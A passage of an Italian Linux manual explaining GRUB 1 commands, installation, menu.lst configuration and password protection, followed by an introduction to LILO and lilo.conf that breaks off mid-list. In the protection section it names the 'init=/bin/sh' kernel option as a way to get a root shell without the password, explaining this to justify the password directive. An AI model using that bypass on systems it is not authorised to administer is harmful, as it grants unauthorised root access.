root [DEVICE [HDBIAS]]                 rootnoverify [DEVICE [HDBIAS]]
savedefault                            serial [--unit=UNIT] [--port=PORT] [--
setkey [TO_KEY FROM_KEY]               setup [--prefix=DIR] [--stage2=STAGE2_
terminal [--dumb] [--timeout=SECS] [co testload FILE
testvbe MODE                           unhide PARTITION
uppermem KBYTES                        vbeprobe [MODE]
```

Per esempio, si può cercare di vedere meglio la sintassi del comando '**find**':

grub> **help find** [*Invio*]

```
find: find FILENAME
    Search for the filename FILENAME in all of partitions and print
    the list of the devices which contain the file.
```

GRUB 1 è un sistema di avvio potente, ma ugualmente con delle limitazioni. In questo caso è stato mostrato un comando molto promettente, '**find**', che però non può essere efficace quanto il programma omonimo dei sistemi Unix. Infatti, si deve tenere presente che GRUB 1 è sì in grado di completare i nomi, come fa la shell Bash, ma attualmente non riconosce i caratteri jolly. Pertanto, i file vanno indicati sempre come percorsi assoluti, dove spesso è obbligatoria anche l'indicazione del disco o della partizione in cui si trovano.

Volendo fare un esempio concreto, si può immaginare di voler avviare un sistema GNU/Linux con la partizione principale corrispondente al file di dispositivo '`/dev/hda6`', ma con il kernel collocato all'inizio di una partizione separata, corrispondente al file di dispositivo '`/dev/hda1`':

grub> **kernel (hd0,0)/vmlinuz-2.4.2 root=/dev/hda6 ro** [*Invio*]

Evidentemente, per scrivere un comando del genere occorre sapere bene come è strutturato il sistema di partizioni, oltre al nome e alla collocazione del file del kernel. Se le idee sono un po' confuse, si può sfruttare l'abilità di GRUB 1 nel completare i comandi. Si comincia con l'ispezionare i dischi:

grub> **kernel (hd** [*Tab*]

```
 Possible disks are:  hd0 hd1
```

In questo caso sono stati individuati due dischi fissi, ma si ritiene che il sistema da avviare risieda nel primo di questi due:

grub> **kernel (hd0,** [*Tab*]

```
Possible partitions are:
  Partition num: 0,  Filesystem type is ext2fs, partition type 0x83
  Partition num: 1,  Filesystem type is fat, partition type 0x6
  Partition num: 4,  Filesystem type unknown, partition type 0x82
  Partition num: 5,  Filesystem type is ext2fs, partition type 0x83
  Partition num: 6,  Filesystem type is ext2fs, partition type 0x83
```

Si intuisce (oppure si riesce a ricordare) che la prima partizione dovrebbe essere stata usata per contenere i file del kernel, oltre ad altri file del sistema di avvio usato precedentemente, mentre si intende che la partizione principale del sistema operativo dovrebbe essere quella che qui viene indicata come la numero cinque. In pratica, non può esserlo la numero uno, perché contiene un file system Dos-FAT e non può esserlo la numero quattro, perché è una partizione di scambio della memoria virtuale.

grub> **kernel (hd0,0)/** [*Tab*]

```
Possible files are: lost+found System.map-2.2.15 boot.0300 boot.b
boot.b.preserved chain.b chain.b.preserved config-2.2.15 map mbr.b
os2_d.b os2_d.b.preserved part.0300 vmlinuz-2.2.15 System.map-2.4.2
config-2.4.2 vmlinuz-2.4.2
```

Come si vede, si ottiene così l'elenco dei file contenuti all'inizio della prima partizione del primo disco fisso. Si tratta evidentemente dei file usati da un altro sistema di avvio, assieme a due kernel. Si decide di avviare il kernel '`vmlinuz-2.4.2`' e la ricerca termina, perché le altre informazioni sono specifiche del kernel (per cui GRUB 1 non può suggerirle):

grub> **kernel (hd0,0)/vmlinuz-2.4.2 root=/dev/hda6 ro** [*Invio*]

Naturalmente, così come sono state aggiunte le opzioni '**`root=/dev/hda6`**' e '**`ro`**', se ne possono aggiungere altre, in base alle proprie esigenze. Ciò che è stato mostrato rappresenta il minimo: l'indicazione della partizione principale del sistema e il fatto che la si vuole aprire inizialmente in sola lettura.

Al termine, si richiede espressamente di avviare il sistema con il comando '**`boot`**':

grub> **boot** [*Invio*]

Un sistema GNU/Linux può richiedere per l'avvio anche l'utilizzo di un disco RAM iniziale. Supponendo che si tratti del file '`initrd`' contenuto all'inizio della prima partizione del primo disco fisso, bisogna aggiungere anche il comando seguente, prima di avviare con '**`boot`**':

grub> **initrd (hd0,0)/initrd** [*Invio*]

51.5 Installazione

In questo contesto, per installazione si intende la sistemazione del sistema di avvio; ciò si può ottenere con il comando '**install**', che però è molto complesso, oppure attraverso i comandi '**root**' e '**setup**', dopo aver collocato i file necessari nella posizione che GRUB 1 si aspetta: la directory '/boot/grub/'.

> GRUB 1 è un sistema di avvio molto «comodo», che consente di spostare il kernel e il file di configurazione senza dover ripristinare il settore di avvio. Tuttavia, dal momento che l'aggiornamento del pacchetto applicativo relativo a GRUB 1 non può andare a rimpiazzare i file della directory '/boot/grub/', quando ci si dovesse ritrovare a reinstallare il settore di avvio nel modo che sta per essere descritto, è molto probabile che questo processo non funzioni più, a causa del fatto che la versione di GRUB 1 usato per installare è diversa da quella dei file in '/boot/grub/'. Pertanto, prima di procedere con un'installazione è indispensabile ricopiare i file necessari da '/lib/grub/i386-pc/', o comunque dalla directory riferita alla propria architettura.

Come si può comprendere, la prima cosa da fare è decidere dove collocare i file di avvio di GRUB 1: si tratta precisamente dei file che nella distribuzione di GRUB 1 potrebbero trovarsi nella directory '/lib/grub/i386-pc/'. In condizioni normali, questa directory potrebbe trovarsi nella stessa partizione principale. Nella stessa directory va collocato il file di configurazione 'menu.lst', che viene descritto successivamente.

> Si osservi che l'estensione di questo file è precisamente «elle-esse-ti».

A titolo di esempio, si potrebbe iniziare così:

cp /lib/grub/i386-pc/* /boot/grub/ [*Invio*]

Quindi si avvia GRUB 1 dal sistema già in funzione, come nell'esempio seguente, oppure da un dischetto preparato appositamente (dischetto che comunque deve essere stato realizzato con la stessa versione dei file che si trovano poi nella directory '/boot/grub/' della partizione usata per l'avvio):

grub [*Invio*]

Fatto questo si procede indicando la partizione in cui si trova la directory '/boot/grub/', attraverso il comando '**root**':

```
root partizione_di_avvio
```

Il comando '**root**' può far pensare alla partizione contenente il file system principale, ma invece si tratta solo di quello che contiene i file di avvio. Con questo comando, si indicano in un colpo solo tutti i file necessari, che per un sistema GNU/Linux sono normalmente '/boot/grub/stage1', '/boot/grub/e2fs_stage1_5', '/boot/grub/stage2' e possibilmente anche '/boot/grub/menu.lst'.

Successivamente il comando '**`setup`**' verifica che i file si trovino effettivamente dove dovrebbero e provvede a installare il settore di avvio, assieme eventualmente al file '`*stage1_5`', all'inizio del disco che gli viene indicato:

```
setup disco_di_avvio
```

Se i file di avvio non si trovano nella solita directory '`/boot/grub/`', si può passare questa informazione al comando '**`setup`**' con un'opzione speciale:

```
setup --prefix=directory_file_di_avvio disco_di_avvio
```

In caso di dubbio, si può usare il comando '**`find`**' per individuare in modo certo la collocazione della directory '`/boot/grub/`', specificando un file che sicuramente si deve trovare al suo interno, come nell'esempio seguente:

```
grub> find /boot/grub/stage1 [Invio]
```

```
 (hd0,1)
```

Supponendo di avere verificato che si tratta della partizione corrispondente alla sigla '**`(hd0,1)`**', ovvero la seconda partizione del primo disco, sapendo che il settore di avvio va collocato all'inizio del primo disco, i comandi necessari potrebbero essere i seguenti:

```
grub> root (hd0,1) [Invio]
```

```
 Filesystem type is ext2fs, partition type 0x83
```

```
grub> setup (hd0) [Invio]
```

```
 Checking if "/boot/grub/stage1" exists... yes
 Checking if "/boot/grub/stage2" exists... yes
 Checking if "/boot/grub/e2fs_stage1_5" exists... yes
 Running "embed /boot/grub/e2fs_stage1_5 (hd0)"...  16 sectors are embedded.
succeeded
 Running "install /boot/grub/stage1 (hd0) (hd0)1+16 p (hd0,1)/boot/grub/stage2
/boot/grub/menu.lst"... succeeded
Done.
```

Come si può osservare, il comando '**`setup`**', dopo una serie di controlli, avvia i comandi '**`embed`**' e '**`install`**', che sarebbero un po' troppo difficili da usare direttamente.

Evidentemente, l'installazione può avvenire attraverso GRUB 1 avviato da un dischetto, oppure, in presenza di un sistema funzionante, con l'ausilio dell'eseguibile '**`grub`**'.

> Quando si utilizza GRUB 1 attraverso il suo eseguibile avviato da un sistema già in funzione, si deve avere l'accortezza di **non** usare il comando '**`boot`**' e di terminare l'installazione con il comando '**`quit`**'.

```
grub> quit [Invio]
```

51.6 Configurazione

Il file di configurazione usato per l'avvio è, più precisamente, un menù di voci; come tale non si tratta di un file indispensabile e nemmeno è necessario ripetere l'installazione quando lo si modifica.

La struttura di questo file è molto semplice. In generale le righe vuote o bianche vengono ignorate; inoltre, le righe che iniziano con il simbolo '**#**' sono ignorate nello stesso modo (non sono ammessi commenti in coda a delle direttive).

Le direttive di questo file sono fondamentalmente gli stessi comandi che si possono impartire attraverso la riga di comando di GRUB 1, se il contesto lo consente, con l'aggiunta di qualche direttiva specifica:

```
[direttiva_specifica_del_menù
...
...]

title titolo
comando
...

[title titolo
comando
...] ...
```

In pratica, a parte le righe bianche, vuote e quelle di commento, si possono inserire inizialmente delle direttive specifiche, quindi si individuano dei gruppi di direttive introdotti dalla direttiva '**title**', che le distingue con un titolo.

All'avvio, viene visualizzato un menù composto dalle voci corrispondenti ai titoli indicati dalle direttive '**title**'. Selezionando una di quelle voci si ottiene l'esecuzione dei comandi indicati sotto la direttiva '**title**' corrispondente, con l'aggiunta finale del comando '**boot**' che è implicito e non va indicato nel file del menù.

```
default 0
timeout 5

title Debian GNU/Linux
kernel (hd0,5)/boot/vmlinuz root=/dev/hda6 console=tty12 ro

title Debian GNU/Linux (kernel vecchio)
kernel (hd0,5)/boot/vmlinuz.old root=/dev/hda6 console=tty12 ro

title FreeDOS
chainloader (hd0,0)+1
```

Si osservi l'esempio del listato che appare sopra. La direttiva '**default 0**' indica di utilizzare in modo predefinito i comandi corrispondenti al primo titolo, se l'utente non tocca la tastiera entro cinque secondi, in base alla direttiva '**timeout 5**', che appare subito dopo.

Sono presenti due voci per l'avvio di due kernel differenti utilizzando la stessa partizione principale, corrispondente al file di dispositivo '`/dev/hda6`', con le stesse opzioni (che comunque riguardano il kernel e non GRUB 1). Inoltre, si può notare anche un titolo che fa riferimento a un sistema Dos, specificando che si deve usare il primo settore della prima partizione per avviarlo. Si può vedere il menù che si ottiene nella figura 51.11.

Figura 51.11. Esempio di un menù di GRUB 1.

```
    GRUB  version 0.90  (640K lower / 3072K upper memory)

 .--------------------------------------------------------------------------.
 | Debian GNU/Linux                                                         |
 | Debian GNU/Linux (kernel vecchio)                                        |
 | FreeDOS                                                                  |
 |                                                                          |
 |                                                                          |
 |                                                                          |
 |                                                                          |
 `--------------------------------------------------------------------------'
     Use the ^ and v keys to select which entry is highlighted.
     Press enter to boot the selected OS, 'e' to edit the
     commands before booting, or 'c' for a command-line.


  The highlighted entry will be booted automatically in 5 seconds.
```

Come si può vedere dagli stessi suggerimenti che appaiono sullo schermo, quando ci si trova di fronte a un menù del genere, è possibile rinunciare e passare alla riga di comando premendo il tasto [*c*], oppure è possibile modificare i comandi di una voce utilizzando il tasto [*e*]. La figura 51.12 mostra come funziona la modifica di una voce del menù, nel caso fosse stata selezionata la prima voce.

Figura 51.12. Modifica della prima voce del menù di GRUB 1.

```
    GRUB  version 0.90  (640K lower / 3072K upper memory)

 .--------------------------------------------------------------------------.
 | kernel (hd0,5)/boot/vmlinuz root=/dev/hda6 console=tty12 ro             _|
 |                                                                          |
 |                                                                          |
 |                                                                          |
 |                                                                          |
 |                                                                          |
 |                                                                          |
 `--------------------------------------------------------------------------'
     Use the ^ and v keys to select which entry is highlighted.
     Press 'b' to boot, 'e' to edit the selected command in the
     boot sequence, 'c' for a command-line, 'o' to open a new line
     after ('O' for before) the selected line, 'd' to remove the
     selected line, or escape to go back to the main menu.
```

Nelle sezioni seguenti vengono descritte le direttive e i comandi più importanti di GRUB 1.

51.6.1 Direttive specifiche per il file da usare come menù

Come accennato, alcune direttive hanno significato solo nel file di configurazione usato come menù. Queste direttive vanno collocate prima delle altre; precisamente vanno messe prima dell'elenco dei titoli che compongono in pratica le voci del menù stesso.

- `default` ***n***

  Consente di specificare l'***n***-esima voce del menù come predefinita (la prima voce corrisponde allo zero). Si abbina normalmente alla direttiva '**`timeout`**'.

- `fallback` ***n***

  Si usa questa direttiva in abbinamento con '**`default`**', per indicare una voce alternativa del menù, nel caso quella predefinita non sia valida per qualche ragione.

- `timeout` ***n***

  Fissa la quantità di secondi, trascorsi i quali viene selezionata automaticamente la voce predefinita, corrispondente alla prima, oppure a quella indicata con la direttiva '**`default`**'.

- `title` ***titolo***

  Descrive l'inizio di una voce del menù, denominata con il titolo indicato. Tutti i comandi che seguono questa direttiva, fino alla direttiva '**`title`**' successiva, appartengono a questa voce.

51.6.2 Comandi

I comandi sono quelle istruzioni che possono essere impartite a GRUB 1 attraverso la riga di comando, oppure sotto una voce di menù, nel file di configurazione. Alcuni dei comandi possono essere collocati prima delle voci del menù, quando si tratta di azioni da eseguire subito; ma in questa sezione non ne vengono descritti.

- `boot`

  Richiede esplicitamente l'avvio del sistema operativo in base ai comandi impartiti in precedenza. Generalmente si usa solo in modalità interattiva, perché nell'ambito del file di configurazione, questo comando è implicito.

- `cat` ***file***

  Consente di visualizzare il contenuto di un file. Può essere utile per verificare quello che sembra essere un file di configurazione, prima di caricarlo.

- `chainloader` ***file***

  Avvia un altro programma di avvio. In generale, il file viene indicato come un gruppo di settori; di solito si tratta di un solo settore.

- `configfile` ***file***

  Carica un file inteso come menù (file di configurazione) e lo esegue.

- `initrd` ***file***

  Carica il file come disco RAM iniziale (riguarda solo i kernel Linux).

- `kernel` ***file*** [***opzioni***]

  Seleziona il kernel indicato; se si aggiungono altre informazioni, vengono passate come opzioni al kernel stesso.

- `install` ***file_stage1*** [`d`] ***disco_di_avvio*** ***file_stage2*** [`p`] [***file_di_configurazione***]

  Il comando '**`install`**' può essere usato da solo al posto di '**`root`**' e '**`setup`**', per installare il sistema di avvio, ma richiede più dettagli rispetto a questi ultimi.

  Il modello sintattico che si vede qui è semplificato rispetto a quello reale, ma è sufficiente nelle situazioni più comuni. L'opzione '**`d`**' serve a stabilire la collocazione del file '`stage2`' nel disco e nella partizione indicati, senza una relazione con il disco di avvio; l'opzione '**`p`**' è necessaria quasi sempre e serve a richiedere una serie di modifiche al file '`stage2`' e anche al settore di avvio. Si veda eventualmente la documentazione originale per un dettaglio maggiore nell'uso di questo comando.

- `pause` ***messaggio***

  Mostra il messaggio e attende la pressione di un tasto.

- `quit`

  Nel caso si stia utilizzando GRUB 1 attraverso l'eseguibile '**`grub`**', su un sistema già avviato, è possibile concludere il funzionamento con questo comando.

- ```
  root partizione
  ```
  Definisce la «partizione corrente», ovvero la partizione a cui fare riferimento quando ciò non viene indicato nei percorsi. Si usa normalmente in abbinamento a '**`setup`**', per installare il sistema di avvio (senza dover dare il comando '**`install`**' che può risultare eccessivamente complesso).

- ```
  setup {disco|partizione}
  ```
  Installa il sistema di avvio, modificando il primo settore del disco o della partizione specificati. Il comando '**`setup`**' va a cercare i file necessari ('`stage1`', '`stage2`', '`*_stage1_5`' e '`menu.lst`' nella directory '`/boot/grub/`', o in mancanza in '`/grub/`', della partizione che deve essere specificata precedentemente con il comando '**`root`**'.

Tabella 51.13. Uso della tastiera nella riga di comando di GRUB 1.

Combinazione	Alternativa	Descrizione
[*Ctrl f*]	[*freccia destra*]	Sposta il cursore in avanti.
[*Ctrl b*]	[*freccia sinistra*]	Sposta il cursore all'indietro.
[*Ctrl a*]	[*Inizio*]	Sposta il cursore all'inizio della riga.
[*Ctrl e*]	[*Fine*]	Sposta il cursore alla fine della riga.
[*Ctrl d*]	[*Canc*]	Cancella il carattere nella posizione del cursore.
[*Ctrl k*]		Taglia il testo dal cursore alla fine della riga.
[*Ctrl u*]		Taglia il testo dall'inizio della riga al cursore.
[*Ctrl y*]		Incolla quanto tagliato in precedenza nella posizione del cursore.
[*Ctrl p*]	[*freccia su*]	Scorre all'indietro lo storico dei comandi.
[*Ctrl n*]	[*freccia giù*]	Scorre in avanti lo storico dei comandi.

51.7 Configurazione dello sfondo

È possibile cambiare il colore dell'area del menù di GRUB 1 con il comando '**`color`**', che può essere collocato sia prima delle voci del menù, sia al loro interno:

```
color primo_piano/sfondo [primo_piano/sfondo]
```

Gli argomenti del comando definiscono i colori da applicare, in due gruppi: il primo gruppo rappresenta i colori per il testo normale, mentre il secondo gruppo, eventuale, i colori per il testo evidenziato. In pratica, il testo normale in questione è costituito dalla zona delimitata dal bordo del menù e a questa zona si applica il primo gruppo di colori, mentre la barra di scorrimento delle voci del menù appare in modo evidenziato, utilizzando il gruppo di colori finale. Naturalmente, in mancanza del gruppo di colori finale vengono usati gli stessi colori del primo gruppo, ma invertiti.

I due gruppi di colori vanno specificati usando delle denominazioni prestabilite, secondo l'elenco della tabella successiva, ma si osservi che solo alcuni colori possono essere usati con successo per lo sfondo.

Tabella 51.14. Denominazione dei colori. Le tonalità scure si possono usare come colore dello sfondo, mentre quelle chiare si possono usare in primo piano.

Tonalità scura	Tonalità chiara	Descrizione
`black`	`white`	Nero, bianco.
`blue`	`light-blue`	Blu, blu chiaro.
`green`	`light-green`	Verde, verde chiaro.
`cyan`	`light-cyan`	Ciano (azzurro).
`red`	`light-red`	Rosso, rosso chiaro.
`magenta`	`light-magenta`	Magenta (violetto).
`brown`	`yellow`	Marrone, giallo.
`dark-gray`	`light-gray`	Grigio scuro, grigio chiaro.

Oltre alle denominazioni che appaiono in tabella, esclusivamente per la dichiarazione del colore di primo piano, si può specificare un nome con il prefisso '**`blick-`**', per fare in modo che lampeggi. Vengono descritti alcuni esempi.

- ```
  color cyan/black
  ```
  In questo modo si ottiene che dalla zona delimitata dal bordo del menù abbia un fondo nero e il testo si veda di colore azzurro ciano. Dal momento che non è specificato il colore per la barra di scorrimento, questa si mostra di colore azzurro ciano, con il testo in nero.

- ```
  color cyan/black black/green
  ```
  Rispetto all'esempio precedente, si precisa il colore della barra di scorrimento, dove si vuole uno sfondo di colore verde e il testo in nero.

Oltre a cambiare il colore, è possibile mettere sullo sfondo un'immagine, preparata appositamente, da richiamare con il comando '**`splashimage`**':

```
splashimage file
```

Il file in questione deve avere un formato particolare, in quanto deve trattarsi di un file XPM, da 640×480 punti con soli 14 livelli di colore, compresso con Gzip. Se si può contare sul pacchetto ImageMagick (sezione 753.2), si può trasformare un file da un formato comune a quello che serve con due passaggi molto semplici:

`$` **`convert -resize 640x480! -colors 14 sfondo.png sfondo.xpm`** [*Invio*]

$ **gzip sfondo.xpm** [*Invio*]

Come si intuisce, si suppone di disporre di un file di partenza in formato PNG (‘`sfondo.png`’), che prima viene trasformato generando il file XPM (‘`sfondo.xpm`’) e poi viene compresso (‘`sfondo.xpm.gz`’).

Il tutto è molto semplice, quello che non è semplice è trovare un’immagine che mantenga la sua grazia anche quando viene ridotta a soli 14 colori. A parte questa difficoltà, si deve tenere presente l’aspetto del menù di GRUB 1, che in pratica suggerisce di mettere le cose più significative dell’immagine nella parte inferiore (dove il menù non arriva).

Viene mostrato un esempio di compilazione del file ‘`/boot/grub/menu.lst`’, dove si fa uso dell’immagine di sfondo:

```
default 0
timeout 5
#
splashimage (hd0,1)/boot/grub/sfondo.xpm.gz
#
title Debian GNU/Linux
kernel (hd0,1)/boot/vmlinuz root=/dev/hda2 ro
#
title FreeDOS
chainloader (hd0,0)+1
#
title alt picture 1
splashimage (hd0,1)/boot/grub/spiaggia.xpm.gz
#
title alt picture 2
splashimage (hd0,1)/boot/grub/stelle.xpm.gz
```

Con questo file, viene mostrato inizialmente il menù con lo sfondo costituito dal file ‘`/boot/grub/sfondo.xpm.gz`’, ma l’utente, può selezionare la voce ‘**`"alt picture 1"`**’, oppure ‘**`"alt picture 2"`**’, per ottenere immagini diverse, prima dell’avvio di uno dei due sistemi previsti.

51.8 Menù con spiegazioni

Diversi sistemi di avvio, specialmente quando si usano da dischetto, consentono di scrivere delle note all’interno di file di testo richiamabili attraverso i tasti funzionali da [*F1*] a [*F10*]. Di solito in questi file si mettono delle spiegazioni, soprattutto delle note sulle opzioni del kernel da dare al volo.

GRUB 1 non consente di leggere dei file, ma offre il comando ‘**`pause`**’. Si potrebbe scrivere una voce del menù come questa:

```
…
title help 1
pause To install this system you have to... bla bla bla bla bla ↩
↪bla bla bla bla bla bla bla bla bla bla bla...
#
title help 2
pause If you want to run the system in single user mode you have ↩
↪to add an option...
```

Selezionando una delle due voci dal menù, queste vengono visualizzate, quindi, premendo un tasto qualunque, si passa oltre, ma non essendoci altre istruzioni, si ritorna al menù.

Ci sono due inconvenienti nell'uso del comando '**`pause`**': non è possibile indicare espressamente dove si vuole andare a capo con il testo e si possono rappresentare soltanto circa 1500 caratteri, pari a circa 19 righe di testo. Per risolvere il primo di questi due problemi si può realizzare un piccolo programma in Perl, dove si calcolano esattamente gli spazi necessari per andare a capo:

```
#!/usr/bin/perl
sub spaces
{
    my ($n)      = $_[0];
    my ($spaces) = "";
    while ($n > 0)
      {
        $spaces = $spaces . " ";
        $n--;
      }
    return ("$spaces");
}
#
($line) = "";
while ($line = <STDIN>)
  {
    chomp ($line);
    $line = $line . &spaces (80);
    print (substr ($line, 0, 79));
  }
```

In pratica, si leggono le righe del testo originale dallo standard input, a queste righe si aggiungono 80 spazi in coda, quindi si emettono solo i primi 79 caratteri, che non contengono alcun codice di avanzamento alla riga successiva. Ammesso che questo programma abbia il nome '**`79_col_no_ret`**', si potrebbe usare così:

$ **`79_col_no_ret < mio_file.txt > mia_riga`** [*Invio*]

Il file '`mio_file.txt`' viene trasformato nel file '`mia_riga`', contenente solo una riga adatta a essere incollata come argomento del comando '**`pause`**'.

51.9 Protezione

Quando GRUB 1 mostra il menù derivante dalla configurazione contenuta nel file '`menu.lst`', come già descritto, è possibile usare il tasto [*e*] per modificare delle opzioni. In questo modo, per esempio dando al kernel Linux l'opzione '**`init=/bin/sh`**', è possibile acquisire i privilegi dell'utente '**`root`**' senza conoscere la parola d'ordine usata per questo nel sistema operativo. Per ovviare a questo inconveniente è possibile usare, all'inizio del file '`menu.lst`', la direttiva '**`password`**', per esempio così:

```
password --md5 $1$.zk80$GBhCYk6ig20coXJQG3ltk/
default 0
timeout 5
…
…
```

La stringa '**`$1$.zk8`**…' rappresenta la trasformazione della parola d'ordine scelta, attraverso un certo algoritmo. Per produrre tale stringa si usa il programma '**`grub-md5-crypt`**':

`$` **`grub-md5-crypt`** [*Invio*]

`Password:` ***parola_d'ordine*** [*Invio*]

`Retype password:` ***parola_d'ordine*** [*Invio*]

```
$1$.zk80$GBhCYk6ig20coXJQG3ltk/
```

La parola d'ordine cifrata viene emessa attraverso lo standard output, quindi va copiata in qualche modo nel file '`menu.lst`', come già descritto. Quando poi ci si trova di fronte al menù di GRUB 1, tutti i comandi delicati risultano bloccati (pertanto il tasto [*e*] non funziona inizialmente), fino a quando si preme il tasto [*p*] (*password*): a quel punto GRUB 1 chiede la parola d'ordine e se corrisponde a quella che ha prodotto la stringa cifrata, si ottiene accesso ai comandi più impegnativi.

[1] **GRUB 1** GNU GPL

Capitolo 52

LILO: introduzione

LILO [1] è una procedura per il caricamento di GNU/Linux negli elaboratori con architettura x86. Permette di avviare anche altri sistemi operativi eventualmente residenti nello stesso elaboratore in cui si usa GNU/Linux. In questa sezione si vedono solo alcuni aspetti del suo funzionamento, quelli che dovrebbero bastare nella maggior parte delle situazioni. Nel capitolo 53 viene descritta con maggiore dettaglio la sua configurazione, ma per un approfondimento sul suo funzionamento conviene consultare la documentazione che accompagna questa procedura: la pagina di manuale *lilo(8)*, quanto contenuto nella directory '`/usr/share/doc/lilo/`' e il *BootPrompt HOWTO*.

52.1 Organizzazione essenziale

La procedura LILO è composta essenzialmente da:

- la directory '`/boot/`' e dal suo contenuto;
- l'eseguibile '**`lilo`**';
- il file di configurazione '`/etc/lilo.conf`'.

La directory '`/boot/`' contiene i file utilizzati per effettuare l'avvio del sistema: sia per avviare GNU/Linux, sia per altri sistemi operativi eventuali. Può contenere anche il file del kernel, o più file di kernel differenti, quando per questo non si usa semplicemente la directory radice. Più precisamente, contiene almeno i file seguenti:

- '`boot.b`';
- '`map`' che viene creato da LILO;
- '`boot.`***n***', dove l'estensione è un numero esadecimale, che viene creato da LILO e contiene il settore di avvio dell'unità rappresentata dal numero stesso (non si tratta necessariamente di un solo file);
- il kernel se non risiede già nella directory radice.

Nella tabella 52.1 sono elencati i codici esadecimali corrispondenti ad alcuni dispositivi per le unità di memorizzazione.

Tabella 52.1. Elenco dei codici esadecimali dei dispositivi di alcune unità di memorizzazione.

Dispositivo	Codice	Dispositivo	Codice	Dispositivo	Codice
`/dev/fd0`	200_{16}	`/dev/fd1`	201_{16}		
`/dev/hda`	300_{16}	`/dev/hda1`	301_{16}	`/dev/hda2`	302_{16}
`/dev/hdb`	340_{16}	`/dev/hdb1`	341_{16}	`/dev/hdb2`	342_{16}
`/dev/sda`	800_{16}	`/dev/sda1`	801_{16}	`/dev/sda2`	802_{16}
`/dev/sdb`	810_{16}	`/dev/sdb1`	811_{16}	`/dev/sdb2`	812_{16}

52.2 Installazione del meccanismo di caricamento del sistema operativo

L'installazione del meccanismo di caricamento del sistema operativo avviene modificando il contenuto di uno di questi settori:

- MBR o *Master boot record*;
- il primo settore di una partizione;
- il primo settore di un dischetto.

Nel primo caso, LILO ha il controllo su tutti i sistemi operativi per il loro caricamento; nel secondo, LILO dipende da un sistema di avviamento di un altro sistema operativo che, a sua volta, passa a LILO il controllo quando ciò viene richiesto; nel terzo caso si utilizza un dischetto in modo da non alterare il sistema di avvio già presente.

L'installazione avviene per mezzo dell'eseguibile '**`lilo`**', che a sua volta si basa sulla configurazione stabilita attraverso '`/etc/lilo.conf`'. Ogni volta che si cambia qualcosa all'interno della directory '`/boot/`', o si modifica, o si sposta il file del kernel, è necessario ripetere l'installazione attraverso l'eseguibile '**`lilo`**'.

52.2.1 Configurazione

Il file di configurazione utilizzato da LILO per installare il sistema di avvio è '`/etc/lilo.conf`'. Si tratta di una sorta di script contenente solo assegnamenti a variabili. Ne viene descritto il funzionamento in modo sommario partendo da un esempio in cui si ha un solo disco fisso, dove la prima partizione è riservata al Dos e la seconda a un sistema GNU/Linux. L'esempio permette di avviare GNU/Linux e il Dos selezionando una tra le parole '**`linux`**' o '**`dos`**' al momento dell'avvio. Il simbolo '**`#`**' rappresenta l'inizio di un commento che viene ignorato.

```
# Prima parte generale
boot=/dev/hda
prompt
timeout=50

# Caricamento di Linux
image=/boot/vmlinuz
    label=linux
    root=/dev/hda2
    read-only

# Caricamento del Dos
other=/dev/hda1
    label=dos
    table=/dev/hda
```

Segue la descrizione delle direttive che appaiono nell'esempio.

- '**`boot=/dev/hda`**'

  Nella prima parte viene specificato che il settore di avvio deve essere collocato nel primo disco ATA, di conseguenza nell'MBR. Se invece viene indicata una partizione specifica, allora si tratta del primo settore di quella partizione (per esempio: '**`boot=/dev/hda2`**'). Volendo si potrebbe indicare anche un'unità per i dischetti, in modo da installare tale settore di avvio in quel dischetto (per esempio: '**`boot=/dev/fd0`**').

- '**`prompt`**'

  Si tratta di un'opzione (una variabile booleana) la cui presenza fa sì che all'atto del caricamento venga richiesto di inserire il nome del sistema che si desidera avviare (per la precisione, la parola chiave che vi fa riferimento).

- '**`timeout=50`**'

  Dopo 50 decimi di secondo (cinque secondi), senza che sia stato selezionato alcunché, viene avviato il sistema predefinito (in questo caso '**`linux`**').

- '**`image=/boot/vmlinuz`**'

  Inizia la definizione di un kernel da avviare: '`/boot/vmlinuz`'.

  Si tratta del file che si trova nel file system in funzione nel momento in cui si avvia l'eseguibile '**`lilo`**'. Questo particolare potrebbe sembrare ovvio, ma non è sempre così. Se si vuole preparare un sistema di avvio per un sistema GNU/Linux residente in un'altra partizione (magari un dischetto), si vuole forse fare riferimento a un kernel che si trova lì (nel dischetto). La cosa potrebbe non essere tanto intuitiva e viene descritta più avanti.

- '**`label=linux`**'

  Definisce il nome utilizzato per fare riferimento a questo kernel. Potrebbe essere qualunque cosa, in questo caso il nome '**`linux`**' è utile per ricordare che si tratta dell'avvio di quel sistema operativo.

- '**`root=/dev/hda2`**'

  Indica la partizione da utilizzare come file system principale (*root*).

- '**`read-only`**'

  La presenza di questa opzione fa sì che la partizione specificata venga innestata inizialmente in sola lettura, in modo da permettere al kernel di eseguire un controllo prima di avviare il resto del sistema. Al termine del controllo, la partizione viene reinnestata regolarmente in lettura e scrittura, ma questo per opera della procedura di inizializzazione del sistema.

- '**`other=/dev/hda1`**'

  Inizia la definizione dell'avvio di un altro sistema operativo, per il quale non è LILO a prendersi cura dell'avvio del kernel, ma un altro settore di avvio. In questo caso il settore di avvio deve trovarsi all'inizio della partizione '`/dev/hda1`'.

- '**`label=dos`**'

  Definisce il nome utilizzato per fare riferimento a questo sistema operativo. La parola '**`dos`**' è utile per ricordare che si tratta dell'avvio di quel sistema operativo.

- '**table=/dev/hda**'

  Specifica il file di dispositivo che si riferisce all'unità che contiene l'indicazione della tabella delle partizioni. In effetti, questa è contenuta nella parte iniziale del disco fisso, quindi si fa riferimento all'intera unità '/dev/hda'.

Volendo, è possibile avviare lo stesso file system con kernel differenti a seconda delle necessità. In tal caso si possono aggiungere al file '/etc/lilo.conf' altri blocchetti come quello seguente:

```
# Caricamento di Linux con un kernel sperimentale
image=/boot/vmlinuz-prova
    label=prova
    root=/dev/hda2
    read-only
```

Se si vuole la possibilità di utilizzare come file system principale una partizione diversa da quella normale, magari per fare delle prove, o per qualunque altro motivo, si può indicare una voce alternativa come quando si vuole avviare con diversi kernel possibili.

```
# Caricamento di una partizione alternativa in un disco SATA
image=/boot/vmlinuz
    label=extra
    root=/dev/sda3
    read-only
```

Quello che conta è comprendere che il sistema di avvio resta nella directory '/boot/' e senza il disco che la contiene, i file system in '/dev/hda2' o '/dev/sda3' non possono essere innestati. Inoltre, senza '/dev/hda' (in questi esempi), non si avvierebbe alcunché. Per comprendere meglio il problema, si pensi a questo esempio:

- GNU/Linux sia avviato e stia utilizzando la partizione '/dev/hda2' come file system principale;
- la directory '/boot/' sia vuota e sia stata utilizzata per innestare un dischetto corrispondente al dispositivo '/dev/fd0';
- la directory radice del dischetto corrisponda esattamente a '/boot/';
